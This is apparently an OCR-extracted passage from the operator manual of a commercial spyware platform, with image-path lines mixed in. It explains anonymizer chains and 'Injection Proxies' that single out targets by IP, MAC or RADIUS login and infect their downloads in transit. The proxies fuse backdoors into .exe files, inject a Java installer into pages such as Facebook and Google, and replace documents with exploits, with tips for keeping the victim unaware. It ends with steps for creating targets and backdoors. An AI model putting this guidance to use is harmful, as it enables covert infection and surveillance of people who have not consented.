
The anonymizer chain can be reorganized on the fly by drag & drop the elements you have configured. The first step is to check that each collector node is in place and the correct address has been configured.




in order to put an anonymizer in front of a collector node you have to drag & drop it onto of the collector node you want to hide:



if you want to add an anonymizer to the chain you can drag & drop it onto an existing anonymizer:




the result is an anonymizing chain:




Once you have configured the chain you have to press the “apply”  button in the upper right corner to let the RNC daemon reconfigure the entire network.

To check if every chain is working properly you can use the “health monitor”  button. A popup will appear with the results of the check.




Injection Proxies

This section allows you to manage the Injection Proxies. You will be able to configure them and deploy the rules for the target infection.
You can manage the software version or the hardware appliance (IPA) they will be configured the same way in the console.




In order to install the Injection Proxy, please refer to the Injection Proxy Manual. Once the Injection Proxy is installed and running, you can add it to the console to start managing it.

By pressing the “new”  button you will be able to connect a new Injection Proxy to the console.
You have to specify the IP address of the proxy, the port for the communication (default is 4444) and the “redirect” ip address. Usually the redirect ip address is the same as the IP address used to manage the proxy (refer to the Injection Proxy Manual for further details on distributed configurations).
If you want to constantly monitor the injection proxy from the console you have to enable the “poll” flag. It the injection proxy is not reachable by the RNC service (on the collector node) you can deselect the “poll” flag.
NOTE: if you uncheck the poll flag, the component will NOT be reconfigured automatically when you change the rules.



Once the injection proxy is connected correctly, you should start seeing its entry in the monitor section:




Injection Proxies Rules

The injection proxy can be used to infect the target on the fly. In order to do this, you have to create some rules.
A rule is composed of three parts:

- identification of the target
- resource to be modified
- action to be performed on the resource

To create a new rule, simply press the “new” button in the rule section. A popup will appear:



You have to choose:

- If you want the rule to be enabled or not
- The probability of infection after the first attempt
- Which target you want to infect (target)
- Which method to use to identify the target (user type)
- The pattern used by the identification method (user patter)
- The resource to be modified while the target download it (resource pattern)
- The action to be performed on the resource (action type)
- The parameter of the action (action parameter)

NOTE: the injection proxy will always match a rule the first time it is seen. After the first match the probability is applied. If you choose 100, the proxy will infect the resource every time, otherwise a probability of infection is calculated and the proxy decides if the resource has to be infected or not.
This is useful if you replace documents with exploits, the first one will be replaced and the target will not see any document opening it (but the backdoor will be installed). After the first download you can choose 0 as probability and the injection proxy will never attempt again to replace it (so the target will get the correct document).

Identification phase

To identify the target you can use different methods. Every method takes a parameter as for the following table:

User Type	User Pattern
STATIC-IP	Static IP assigned to target
STATIC-MAC	Static MAC address of the target (eth or wifi)
DHCP	MAC address of the target network interface
RADIUS-LOGIN	User-Name (Radius 802.1x)
RADIUS-CALLID	Calling-Station-Id (Radius 802.1x)
RADIUS-SESSID	Acct-Session-Id (Radius 802.1x)
RADIUS-TECHKEY	NAS-IP-Address:Acct-Session-Id (Radius 802.1x)
STRING-CLIENT	string matching (string goes from client to server)
STRING-SERVER	string matching (string goes from server to client)

Once the target has been identified between all the different streams the proxy sniffs, you can attack it and choose what to do.

Attack phase

You have to specify which http resource has to be modified. You have to specify an URL for this parameter. Wildcards can be used.
Examples:


setup.exe
www.facebook.com/
www.hp.com/*/UserManual.pdf

then you have to specify which kind of action the proxy should perform on the resource.

INJECT-EXE	The downloaded exe file will be melted on the fly with the selected backdoor. The target will be infected as soon as the exe is executed.
INJECT-HTML	The html page will be modified to include a java control which will install the selected backdoor. The target must agree on the execution of java code.
REPLACE	The specified resource will be replaced with the provided file. Useful in conjunction with the exploit portal. You create an exploit for a fileformat on the portal and then replace a downloaded file with a rule.

Deploying rules

Once you have created your rules for all the targets you want to infect, you have to deploy them to the injection proxy. To do so, press the “apply”  button. The rules will be deployed to the injection proxy the next time RNC contacts the appliance (usually within a minute).




	P	Target	User Type	User Pattern	Resource Pattern	Action Type	Action Parameter
☐	100	Test Timeline	STATIC-IP	192.168.1.131	www.facebook.com/	INJECT-HTML	RCS_0000000001
☐	100	Demo Target	STATIC-IP	192.168.1.131	*Vuze*.exe*	INJECT-EXE	RCS_0000000056
☐	100	Test Timeline	STATIC-IP	192.168.1.131	www.google.it/	INJECT-HTML	RCS_0000000001
☐	100	Test Timeline	STATIC-IP	192.168.1.131	alor.antifork.org/	INJECT-HTML	RCS_0000000001
☐	100	Test Timeline	STATIC-MAC	00:1D:BA:67:26:4A	www.google.it/	INJECT-HTML	RCS_0000000001
☐	100	Test Timeline	STATIC-MAC	00:1D:BA:67:26:4A	*.org/	INJECT-HTML	RCS_0000000001
☐	100	Test Timeline	STATIC-MAC	00:1D:BA:67:26:4A	sourceforge.net/	INJECT-HTML	RCS_0000000001
☐	100	Test Timeline	STRING-CLIENT	alor	www.google.it/	INJECT-HTML	RCS_0000000001
☐	100	Demo Target	STATIC-MAC	00:1D:BA:67:26:4A	www.bing.com/	INJECT-HTML	RCS_0000000056
☑	100	Test Timeline	STATIC-IP	192.168.1.131	*eMule*.exe*	INJECT-EXE	RCS_0000000001

THE ALERTING SECTION

The alerting system let you specify queries that, if matched, will warn you via email or via console.

If new alerting logs arrive, you will be see a blue number on the button bar indicating the number of alerting logs you received:

The alerting section is as follow:




The page is divided in two sections:

- The upper part: where you specify the queries
- The bottom part: where you find the logs that matched a query

Setting up an alert

To create a new query, simply press on the “add” button of the upper section.



You can specify the type of the alert: MAIL or LOG. MAIL will use the “contact” field of the user description and LOG will only log the alert in the database. Mailed alert will also be logged in the database for later review.
The suppression time is the time frame in which you will not be warned again for the same query. Useful if you don’t want to receive multiple emails for the same matching criteria.
Keywords will be searched in all the possible fields of the log; you don’t have to worry about the name. You can also use wildcard: the percentage symbol (%) is used to match any word.


Reviewing matching logs

In the bottom part you have the list of logs that matched a query. Multiple logs are collapsed into the same alert log within the suppression time. So you can have multiple *log_id* separated by commas in the “Logs” field. Double clicking on an entry will forward you to the logs with a preset filter to let you review only those logs.
Once an alert log has been reviewed it is suggested to delete it to decrement the alert log count on the button bar.

HOWTO


Create an activity

You need to be logged with Admin profile. Start application and after successfully login, click “Add” button on left menu:




Fill fields and select “Status” OPEN:

Click “Save” button to save data.
Then “Available Groups” button is enabled, click it to choice one or more groups for this activity:




You can see group’s details by double clicking group’s icon.
An activity will only be available to users belonging to groups assigned to it. Thus, in order to give access to the newly created activity, its targets and its backdoors you need to assign groups to it.
Select group with a single click:



Then either by:

1. Click “Add Group” button on the left at the bottom of the window;
2. Click “+” button next the group’s icon.

At this point you can add a new target clicking “Add Target” button on the right of the screen:




Fill fields and click “Save” button to save data.


Create a target

You need to be logged with Admin profile. Start application and after successfully login, click tab “Activities” on left menu:

Select an activity or create a new activity, then click “Add Target” button on the right of the screen to create a target:




Fill fields and click “Save” button to save data.




Create a backdoor

You need to be logged with Tech profile. Start application and after successfully login, click tab “Targets” on left menu:

Select a target then click “Add” button on the right to create a backdoor:




Fill field “Description” and click “Save” button to save data:



View and search log

You need to be logged with Viewer profile. Start application and after successfully login you can either:


- The logs browsing throw targets/backdoors/activities in console view, or
- Click “Dashboard” button to change modality and select and it from previously highlighted resource in the dashboard:



